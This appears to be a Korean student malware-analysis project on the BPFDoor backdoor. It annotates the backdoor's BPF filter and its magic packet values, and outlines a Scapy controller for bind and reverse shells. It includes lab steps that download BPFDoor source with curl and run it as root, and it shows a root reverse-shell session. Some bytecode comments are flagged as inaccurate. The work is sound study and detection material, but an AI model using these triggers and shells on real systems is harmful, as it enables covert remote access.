    { 0x28, 0, 0, 0x0000000c },   // 1:  LDMH [12] (EtherType)
    { 0x15, 0, 27, 0x00000800 },  // 2:  JEQ #0x800, L2, L28 (IP)

    /* 2) IP 헤더 프로토콜 및 단편화 검사(UDP 패킷 경로) */
    { 0x30, 0, 0, 0x00000017 },   // 3:  LDAB [23] (IP protocol)
    { 0x15, 0, 5, 0x00000011 },   // 4:  JEQ #0x11, L4, L6 (UDP)
    { 0x28, 0, 0, 0x00000014 },   // 5:  LDDW [20] (IP src addr)
    { 0x45, 23, 0, 0x00001fff },  // 6:  AND #0x1fff (fragment offset, checks if not fragmented)
    { 0xb1, 0, 0, 0x0000000e },   // 7:  LDSH [14] (TCP/UDP Dport) (This is incorrect in original comment, it's actually IP
Header Length + TCP/UDP Header Length)
    { 0x48, 0, 0, 0x00000016 },   // 8:  LDSH [22] (TCP/UDP Sport)

    /* 3) 매직 패킷 값 확인(UDP 포트/데이터) */
    { 0x15, 19, 20, 0x00007255 }, // 9:  JEQ #0x7255, L9, L28 (0x7255 is 29269, BPFDoor magic value)

/* 4) IP 헤더 프로토콜 및 단편화 검사(ICMP 또는 다른 프로토콜 경로) */
{ 0x15, 0, 7, 0x00000001 },   // 10: JEQ #0x1, L10, L18 (check for IPPROTO_ICMP)
{ 0x28, 0, 0, 0x00000014 },   // 11: LDDW [20] (IP src addr)
{ 0x45, 17, 0, 0x00001fff },  // 12: AND #0x1fff (fragment offset, checks if not fragmented)
{ 0xb1, 0, 0, 0x0000000e },   // 13: LDSH [14]
{ 0x48, 0, 0, 0x00000016 },   // 14: LDSH [22]

/* 5) 두 번째 매직 패킷 값 확인(ICMP 또는 다른 프로토콜 데이터) */
{ 0x15, 0, 14, 0x00007255 },  // 15: JEQ #0x7255, L15, L28 (BPFDoor magic value for ICMP)

/* 6) TCP 프로토콜 확인 및 TCP 헤더 검사 */
{ 0x50, 0, 0, 0x0000000e },   // 16: LD_ABS (offset 14) - IP header length (incorrect comment in original code)
{ 0x15, 11, 12, 0x00000008 }, // 17: JEQ #0x8 (ICMP type 8, Echo Request), L17, L28
{ 0x15, 0, 11, 0x00000006 },  // 18: JEQ #0x6 (TCP), L18, L28
{ 0x28, 0, 0, 0x00000014 },   // 19: LDDW [20] (IP src addr)
{ 0x45, 9, 0, 0x00001fff },   // 20: AND #0x1fff (fragment offset, checks if not fragmented)
{ 0xb1, 0, 0, 0x0000000e },   // 21: LDSH [14]
{ 0x50, 0, 0, 0x0000001a },   // 22: LD_ABS (offset 26) - TCP Flags
{ 0x54, 0, 0, 0x000000f0 },   // 23: AND #0xf0 (extracting TCP offset)
{ 0x74, 0, 0, 0x00000002 },   // 24: LSH #2 (multiply by 4)

/* 7) 최종 매직 패킷 값 확인 및 패킷 처리 */
    { 0xc, 0, 0, 0x00000000 },    // 25: LD_LEN (packet length)
    { 0x7, 0, 0, 0x00000000 },    // 26: A += X (add A to X) (This line seems problematic in original)
    { 0x48, 0, 0, 0x0000000e },   // 27: LDSH [14] (TCP/UDP Dport)
    { 0x15, 0, 1, 0x00005293 },   // 28: JEQ #0x5293, L29, L28 (0x5293 is 21139, another BPFDoor magic value)
    { 0x6, 0, 0, 0x0000ffff },    // 29: RET #0xffff (return full packet)
    { 0x6, 0, 0, 0x00000000 },    // 30: RET #0 (return 0, drop packet)
};
```

- 패킷 필터링 과정

```
→ 1 2
   → IP 패킷인 경우 -> 3 4
    -> 프로토콜 == UDP → 5 6 7 8 9
      → reg == 0x7255 → 29 → 종료
      -> reg != 0x7255 → 30 → 종료

      -> 프로토콜 != UDP → 10
```

```
        → 프로토콜 == ICMP → 11 12 13 14 15
          → reg == 0x7255 → 16 17
            → reg == 0x08 → 29 → 종료
            -> reg != 0x08 → 30 → 종료
          -> reg != 0x7255 → 30 → 종료

        -> 프로토콜 != ICMP → 18
          → 프로토콜 == TCP → 19 20 21 22 23 24 25 26 27 28
            → reg == 0x5293 → 29 → 종료
            -> reg != 0x5293 → 30 → 종료

          -> 프로토콜 != TCP → 30 종료

    -> IP 패킷 아닌 경우 -> 30 -> 종료
```

1. **UDP**
   - `reg == 0x7255` → 패킷 허용
   - `reg != 0x7255` → 패킷 드롭

정상 처리 코드

```
{ 0x28, 0, 0, 0x0000000c },   // 1:  EtherType 검사
{ 0x15, 0, 27, 0x00000800 },  // 2:  IP 해킷인지 검사

{ 0x30, 0, 0, 0x00000017 },   // 3:  프로토콜 필드를 가져옴

{ 0x15, 0, 5, 0x00000011 },   // 4:  UDP 프로토콜인지 검사
{ 0x28, 0, 0, 0x00000014 },   // 5:  20 바이트 오프셋에 있는 값(IP src 주소 - 첫 번째 4바이트)을 A 레지스터로 로드
{ 0x45, 23, 0, 0x00001fff },  // 6:  단편화 되었는지 확인
{ 0xb1, 0, 0, 0x0000000e },   // 7:  IP 헤더 길이 계산 또는 오프셋 조정
{ 0x48, 0, 0, 0x00000016 },   // 8:  패킷의 절대 오프셋 22에 있는 1바이트를 X 레지스터로 로드. IP 헤더 길이(IHL) 가져옴
(IP 헤더의 4비트 IHL 필드는 22번째 바이트의 하위 4비트에 있음)

{ 0x15, 19, 20, 0x00007255 }, // 9:  0x7255와 A 레지스터 값 비교

{ 0x6, 0, 0, 0x0000ffff },    // 29: 패킷의 모든 바이트를 허용하고 반환. 필터를 통과했다는 의미
```

2. ICMP
   - `reg == 0x7255` → 추가 값(`0x08`) 확인 후 만족 → 패킷 허용
   - `reg != 0x7255` → 패킷 드롭

정상 처리 코드

```
{ 0x28, 0, 0, 0x0000000c },   // 1:  EtherType 검사
{ 0x15, 0, 27, 0x00000800 },  // 2:  IP 패킷인지 검사

{ 0x30, 0, 0, 0x00000017 },   // 3:  프로토콜 필드를 가져옴

{ 0x15, 0, 5, 0x00000011 },   // 4:  UDP 프로토콜인지 검사

{ 0x15, 0, 7, 0x00000001 },   // 10: ICMP 프로토콜인지 검사
{ 0x28, 0, 0, 0x00000014 },   // 11: 20 바이트 오프셋에 있는 값(IP src 주소 - 첫 번째 4바이트)을 A 레지스터로 로드
```

```
{ 0x45, 17, 0, 0x00001fff },  // 12: 단편화 되었는지 확인
{ 0xb1, 0, 0, 0x0000000e },   // 13: IP 헤더 길이 계산 또는 오프셋 조정
{ 0x48, 0, 0, 0x00000016 },   // 14: 패킷의 절대 오프셋 22에 있는 1바이트를 X 레지스터로 로드. IP 헤더 길이(IHL) 가져옴 (IP 헤더의 4비트 IHL 필드는 22번째 바이트의 하위 4비트에 있음)

{ 0x15, 0, 14, 0x00007255 },  // 15: 0x7255와 A 레지스터 값 비교

{ 0x50, 0, 0, 0x0000000e },   // 16: 패킷의 절대 오프셋 14에 있는 1바이트를 A 레지스터로 로드
{ 0x15, 11, 12, 0x00000008 }, // 17: 0x08과 A 레지스터 값 비교

{ 0x6, 0, 0, 0x0000ffff },    // 29: 패킷의 모든 바이트를 허용하고 반환. 필터를 통과했다는 의미
```


3. TCP
   - `reg == 0x5293` → 패킷 허용
   - `reg != 0x5293` → 패킷 드롭

   정상 처리 코드

```
{ 0x28, 0, 0, 0x0000000c },   // 1:  EtherType 검사
{ 0x15, 0, 27, 0x00000800 },  // 2:  IP 패킷인지 검사

{ 0x30, 0, 0, 0x00000017 },   // 3:  프로토콜 필드를 가져옴

{ 0x15, 0, 5, 0x00000011 },   // 4:  UDP 프로토콜인지 검사

{ 0x15, 0, 7, 0x00000001 },   // 10: ICMP 프로토콜인지 검사

{ 0x15, 0, 11, 0x00000006 },  // 18: 0x06과 A 레지스터 값 비교
{ 0x28, 0, 0, 0x00000014 },   // 19: 20 바이트 오프셋에 있는 값(IP src 주소 - 첫 번째 4바이트)을 A 레지스터로 로드
{ 0x45, 9, 0, 0x00001fff },   // 20: 단편화 되었는지 확인
{ 0xb1, 0, 0, 0x0000000e },   // 21: IP 헤더 길이 계산 또는 오프셋 조정
{ 0x50, 0, 0, 0x0000001a },   // 22: 절대 오프셋 26에 있는 1바이트를 A 레지스터에  로드
{ 0x54, 0, 0, 0x000000f0 },   // 23: A 레지스터와 0xf0 비트를 AND
{ 0x74, 0, 0, 0x00000002 },   // 24: A 레지스터를 0x02 만큼 왼쪽 시프트

{ 0xc, 0, 0, 0x00000000 },    // 25: 0번째 오프셋에 있는 값(이더넷 목적지 MAC 주소의 첫 번째 바이트)을 A 레지스터로 로드
{ 0x7, 0, 0, 0x00000000 },    // 26: A에 0x00을 더함
{ 0x48, 0, 0, 0x0000000e },   // 27: IP 헤더 길이 로드
{ 0x15, 0, 1, 0x00005293 },   // 28: 0x5293과 A 레지스터의 값이 같은지 확인
{ 0x6, 0, 0, 0x0000ffff },    // 29: 패킷의 모든 바이트를 허용하고 반환. 필터를 통과했다는 의미
```

4. 세 프로토콜 모두 아님 → 패킷 드롭

🔶 전체 흐름 .svg



실습

🔶Controller 제작

- BPFDoor 프로세스가 동작 중인 시스템에 매직 패킷을 전송하고 백도어 프로세스의 동작을 트리거할 수 있는 프로그램 제작을 목표로 한다.

1) 주요 기능

- BPF 패킷 필터링 규칙을 통과하는 TCP, UDP, ICMP 패킷 구성하여 전송
- Shell 획득 시, 주고 받는 데이터에 대해 rc4 암복호화를 수행
- victim 시스템에 대한 바인드 셸 또는 리버스 셸을 제공
- Scapy 라이브러리와 socket 라이브러리를 통해 패킷을 생성하고 송수신

2) Code 구현

- 사용한 라이브러리

```
 8   import socket
 9   import struct
10   import sys
11   import threading
12   import time
13
14   from scapy.all import ICMP, IP, TCP, UDP, send
```

- RC4 암복호화

```
17   # --- RC4 암복호화 구현 ---
18 > class RC4Context: …
23
24 > def xchg(s_list, idx1, idx2): …
26
27 > def rc4_init(key_bytes, ctx): …
42
43 > def rc4(data_bytes, ctx): …
61
62 > def rc4_context_init(password): …
72
```

- 매직 패킷 생성 및 통신

```
74   # --- 수신 스레드 함수(victim -> attacker) ---
75 > def receive_from_shell(sock, rc4_cipher_recv_instance): …
104
105  # --- 송신 스레드 함수(attacker -> victim) ---
106 > def send_to_shell(sock, rc4_cipher_send_instance): …
124
125  # --- BPFDoor 트리거 패킷 생성 ---
126 > def magic_packet(ip, port, password, protocol): …
138
139  # --- Trigger 매직 패킷 전송 ---
140 > def send_magic_packet(victim_ip, attacker_ip, attacker_port, password, protocol, dport=43000): …
171
172  # --- 송수신 스레드 시작 ---
173 > def start_shell_threads(sock, rc4_cipher_send, rc4_cipher_recv): …
185
186  # --- BPFDoor 바인드 셸 연결 ---
187 > def _socket(victim_ip, attacker_ip, attacker_port, password, protocol, dport): …
213
214  # --- BPFDoor 리버스 셸 연결 ---
215 > def _justforfun(victim_ip, attacker_ip, attacker_port, password, protocol): …
253
254  # --- BPFDoor monitor 모드 ---
255 > def _monitor(victim_ip, attacker_ip, attacker_port, password, protocol): …
287
```

- 입출력 과정 및 메인 실행

```
289  # --- 사용자 입력 파라미터 ---
290 > def get_parameters(): …
363
364  # --- ASCII Art 출력 ---
365 > def ascii_art(): …
386
387
388  # --- 메인 실행 ---
389 > if __name__ == "__main__": …
408
```

3) 동작 과정

1. 사용자로부터 패스워드를 입력 받고, 패스워드별 동작에 필요한 공격자 ip, 공격자 port, 사용할 password, 전송할 패킷 프로토콜 종류, 바인드 셸을 연결할 목적지 포트 등을 입력 받는다.
2. 패스워드별로 각각 다른 동작을 위해 해당 함수를 호출한다.

```python
# Trigger the bpfdoor
if password == "socket":
    print("[*] Running Bind Shell Mode ...")
    _socket(victim_ip, attacker_ip, attacker_port, password, protocol, dport)
elif password == "justforfun":
    print("[*] Running Reverse Shell Mode ...")
    _justforfun(victim_ip, attacker_ip, attacker_port, password, protocol)
elif password == "mon":
    print("[*] Running Monitor Mode ...")
    _monitor(victim_ip, attacker_ip, attacker_port, password, protocol)
```

3. 호출된 함수에 따라 패킷 구성, 소켓 생성 등이 다르게 동작한다.
4. `_socket` 함수
    a. rc4 통신 준비
    b. 트리거할 수 있는 매직 패킷 구성하여 전송
    c. Bind Shell 연결 소켓 생성
    d. 소켓을 통해 송수신하는 Bind Shell 스레드 생성
5. `_justforfun` 함수
    a. rc4 통신 준비
    b. Reverse Shell 연결 소켓 생성
    c. Reverse Shell 연결 대기(리스닝)
    d. 별도의 스레드에서 2초 뒤에 트리거 할 수 있는 매직 패킷을 구성하여 전송
    e. 소켓을 통해 송수신하는 Reverse Shell 스레드 생성
6. `_monitor` 함수
    a. UDP 소켓 생성
    b. 별도의 스레드에서 2초 뒤에 트리거 할 수 있는 매직 패킷을 구성하여 전송
    c. 데이터 수신 대기

🔶PoC 실습

1) 실습 환경세팅

- VMware 가상환경을 구축하여 Attacker와 Victim 머신으로 실습을 진행하였다.

Victim (ubuntu 24.04.2 LTS)

1. attacker와 통신할 수 있는 네트워크 설정 (netplan)

```
$ sudo cat /etc/netplan/50-cloud-init.yaml
network:
  version: 2
  ethernets:
    ens33: # Host-only
      dhcp4: false
      addresses: [192.168.100.30/24]
    ens37: # NAT
      dhcp4: true
      addresses: [192.168.195.30/24]
      routes:
        - to: default
          via: 192.168.195.2
```

- NAT 통신을 위한 IP 설정: 192.168.100.30

2. 원본 소스코드 다운로드 및 gcc 컴파일

```
curl -o bpfdoor.c https://raw.githubusercontent.com/gwillgues/BPFDoor/main/bpfdoor.c
```

```
gcc bpfdoor.c -o bpfdoor
```

3. root 권한으로 바이너리 파일 실행

```
sudo ./bpfdoor
```

4. BPFDoor가 실행 중인지 확인
   a. mutex 파일 존재 여부 확인

```
ls -l /var/run/haldrund.pid
```

   b. 위장한 프로세스명 찾기

```
ps aux | grep -E "/sbin/udevd -d|/sbin/mingetty /dev/tty7|/usr/sbin/console-kit-daemon --no-daemon|hald-add
on-acpi: listening on acpi kernel interface /proc/acpi/event|dbus-daemon --system|hald-runner|pickup -l -t fifo
-u|avahi-daemon: chroot helper|/sbin/auditd -n|/usr/lib/systemd/systemd-journald"
```

Attacker (ubuntu 24.04.2 LTS)

1. Victim과 통신할 수 있는 네트워크 설정 (netplan)

```
$ sudo cat /etc/netplan/50-cloud-init.yaml
network:
  version: 2
  ethernets:
    ens33: # Host-only
      dhcp4: false
      addresses: [192.168.100.10/24]
    ens37: # NAT
      dhcp4: true
      addresses: [192.168.195.10/24]
      routes:
        - to: default
          via: 192.168.195.2
```

- NAT 통신을 위한 IP 설정: 192.168.100.10

2) controller.py 실행


1. Python scapy 실행을 위한 가상환경 실행

```
source ./venv-scapy/bin/activate
```


b. venv 환경 내 python 파일로 controller.py 실행

```
sudo /home/r4m/bpfdoor-attacker/venv-scapy/bin/python3 controller.py
```

- 시작 화면



- socket 모드 화면



- justforfun 모드 화면

```
Password (Default: 1)
[1] socket (Bind Shell Mode)
[2] justforfun (Reverse Shell Mode)
[3] mon (Monitor Mode)
> 2

Attacker IP (Default: 192.168.100.10) >

Attacker Port (Default: 4444) >

Victim IP (Default: 192.168.100.30) >
Using 'justforfun' password, TCP/UDP/ICMP protocols are supported.
Protocol (Default: TCP)
[1] TCP
[2] UDP
[3] ICMP
>
================================================================
[*] Running Reverse Shell Mode ...
[*] Reverse Shell 연결 대기 중: 0.0.0.0:4444
[*] Trigger 패킷 전송 중...
[+] BPFDoor 셸 연결 수립됨: 192.168.100.30:35046
[+] 초기 3458 데이터 수신 성공! : b'3458'

[\u@\h \W]\$ id
id
uid=0(root) gid=0(root) groups=0(root)
[\u@\h \W]\$
```

- monitor 모드 화면

```
Password (Default: 1)
[1] socket (Bind Shell Mode)
[2] justforfun (Reverse Shell Mode)
[3] mon (Monitor Mode)
> 3

Attacker IP (Default: 192.168.100.10) >

Attacker Port (Default: 4444) >

Victim IP (Default: 192.168.100.30) >

Using 'mon' password with ICMP protocol.
================================================================
[*] Running Monitor Mode ...
[*] Monitor 모드: UDP 4444번 포트에서 데이터 수신 대기 중...
[*] Monitor Trigger 패킷 전송 중...
[+] Monitor 데이터 수신 성공: b'1'
[*] Monitor 종료.
```

c. Victim vm에서 확인

- Wireshark

```
sudo wireshark
```

  - Capturing from ens33
  - 필터링 규칙

```
(tcp or udp or icmp) and (not mdns and not dhcp and not llmnr)
```

- Shell 연결 시 열린소켓 확인

  ```
  sudo ss -anp | grep "raw"
  ```

  - shell 연결 전

    ```
    user@bpfdoor-victim:~/bpfdoor-victim$ sudo ss -anp | grep "raw"
    [sudo] password for user:
    p_raw UNCONN 0      0                                                  [2048]:*
     *      users:(("/usr/lib/system",pid=4099,fd=3))
    p_raw UNCONN 0      0                                                      *:ens33
     *      users:(("dumpcap",pid=4358,fd=4))
    ```

  - shell 연결 후

    ```
    user@bpfdoor-victim:~/bpfdoor-victim$ sudo ss -anp | grep "raw"
    p_raw UNCONN 0      0                                                  [2048]:*
     *      users:(("sh",pid=4398,fd=3),("/usr/libexec/po",pid=4391,fd=3),("/usr/libexec/po",pid=4382,fd=3),("/usr/lib/
    system",pid=4099,fd=3))
    p_raw UNCONN 0      0                                                      *:ens33
     *      users:(("dumpcap",pid=4358,fd=4))
    ```

결론

🔶느낀 점

악성코드 분석을 이번 프로젝트에서 처음 경험하였는데, 900줄의 코드를 분석하는 것부터 쉽지 않았다. 분석에 대부분의 시간을 쏟았는데, 그 이유는 첫 번째로 프로세스 내부에서 자식 프로세스를 계속 생성하여 부모 프로세스와 수행하는 동작을 구분하는 것을 따라가기 쉽지 않았다. 중간 중간에 흐름을 나타내는 다이어그램을 그려가며 이해를 높이려고 노력했다. 두 번째로 코드 분석 중에 이해가 되지 않는 부분은 직접 악성코드의 동작을 확인해보면 이해하기에 도움이 될텐데, 해당 악성코드를 트리거할 수 있는 controller 프로그램을 구할 수 없으니 동적으로 디버깅을 해볼 수 없었다. 그래서 코드에서 이해가 되지 않는 부분은 스킵하고 controller 프로그램을 기본적으로 제작한 다음에야 해당 시스템 파일을 확인해보거나 wireshark로 패킷을 확인해보면서 이해가 부족한 부분에 대해 메꿀 수 있었다.

프로젝트를 진행하며 흥미로웠던 점은 우선, 기존 백도어와 다르게 리스닝 소켓이 아닌 BPF 옵션을 적용한 소켓을 이용함으로써 감시자로부터의 탐지를 피하고, 커널 레벨에서 효율적으로 패킷을 필터링한다는 점이었다. 적용된 BPF 필터를 하나씩 분석하고 따라가면서 필터링 동작을 이해하고, controller 프로그램을 제작하며 이 필터링을 통과할 수 있는 매직 패킷을 구성하는 과정도 굉장히 흥미로움을 주었다. 또한, 지난 학기에 운영체제 과목을 수강하며 공부한 프로세스, 부모 프로세스와 자식 프로세스, Mutex 등의 개념이 분석과 이해에 많은 도움이 되었다. CS 지식의 중요성을 다시 한 번 절감하는 기회가 되었다.

그리고, 직접 Controller 프로그램을 제작하고 이것을 실행할 수 있도록 환경을 구축하고 PoC까지 이뤄내는 일련의 과정에서 재미와 뿌듯함을 느꼈다. 그러나, 함께 프로젝트를 진행한 프로젝트원과 이 프로그램 역시 악성 코드를 동작하는 악성 프로그램이기에 공개하면 안된다는 결정을 하게 되었다. 노력의 결과물을 공개하지 못하는 것이 아쉽기는 했지만 제작하는 과정에서 네트워크 지식 습득부터 다양한 도구 사용까지 많은 것을 공부할 수 있어 보람을 느꼈다. 함께 프로젝트를 한 프로젝트원과 계속 소통하며 분석 과정에서 서로를 돕고 실습 과정에서 함께 실습 상황을 공유하는 과정 역시 즐거웠다.

📎 # 참고문헌

- https://brunch.co.kr/@skykamja24/1156
- https://medium.com/s2wblog/detailed-analysis-of-bpfdoor-targeting-south-korean-company-328171880a98
- https://theworldaswillandidea.tistory.com/entry/BPF
- https://velog.io/@no_guarder/BPFDoor
- https://docs.kernel.org/networking/filter.html
- https://blog.naver.com/pjt3591oo/223852182276?trackingCode=rss
- https://guyv.tistory.com/entry/펌-socket-PFPACKET-초간단-강좌
- https://debuggerworld.tistory.com/44
- https://techlog.gurucat.net/292
- https://www.somansa.com/wp-content/uploads/2025/05/2025.04.BPFDOOR.pdf
- https://codingfarm.tistory.com/537?category=812608
- https://codingfarm.tistory.com/538
- https://velog.io/@newdana01/소켓이란-종류-통신-흐름-HTTP통신과의-차이
- https://blog.naver.com/pjt3591oo/223852182276?trackingCode=rss
- https://cypsw.tistory.com/entry/BPFDoor의-원리와-구현
- https://blog.naver.com/trendmicro_kr/223846277023?trackingCode=rss
- https://www.trendmicro.com/ko_kr/research/25/d/bpfdoor-hidden-controller.html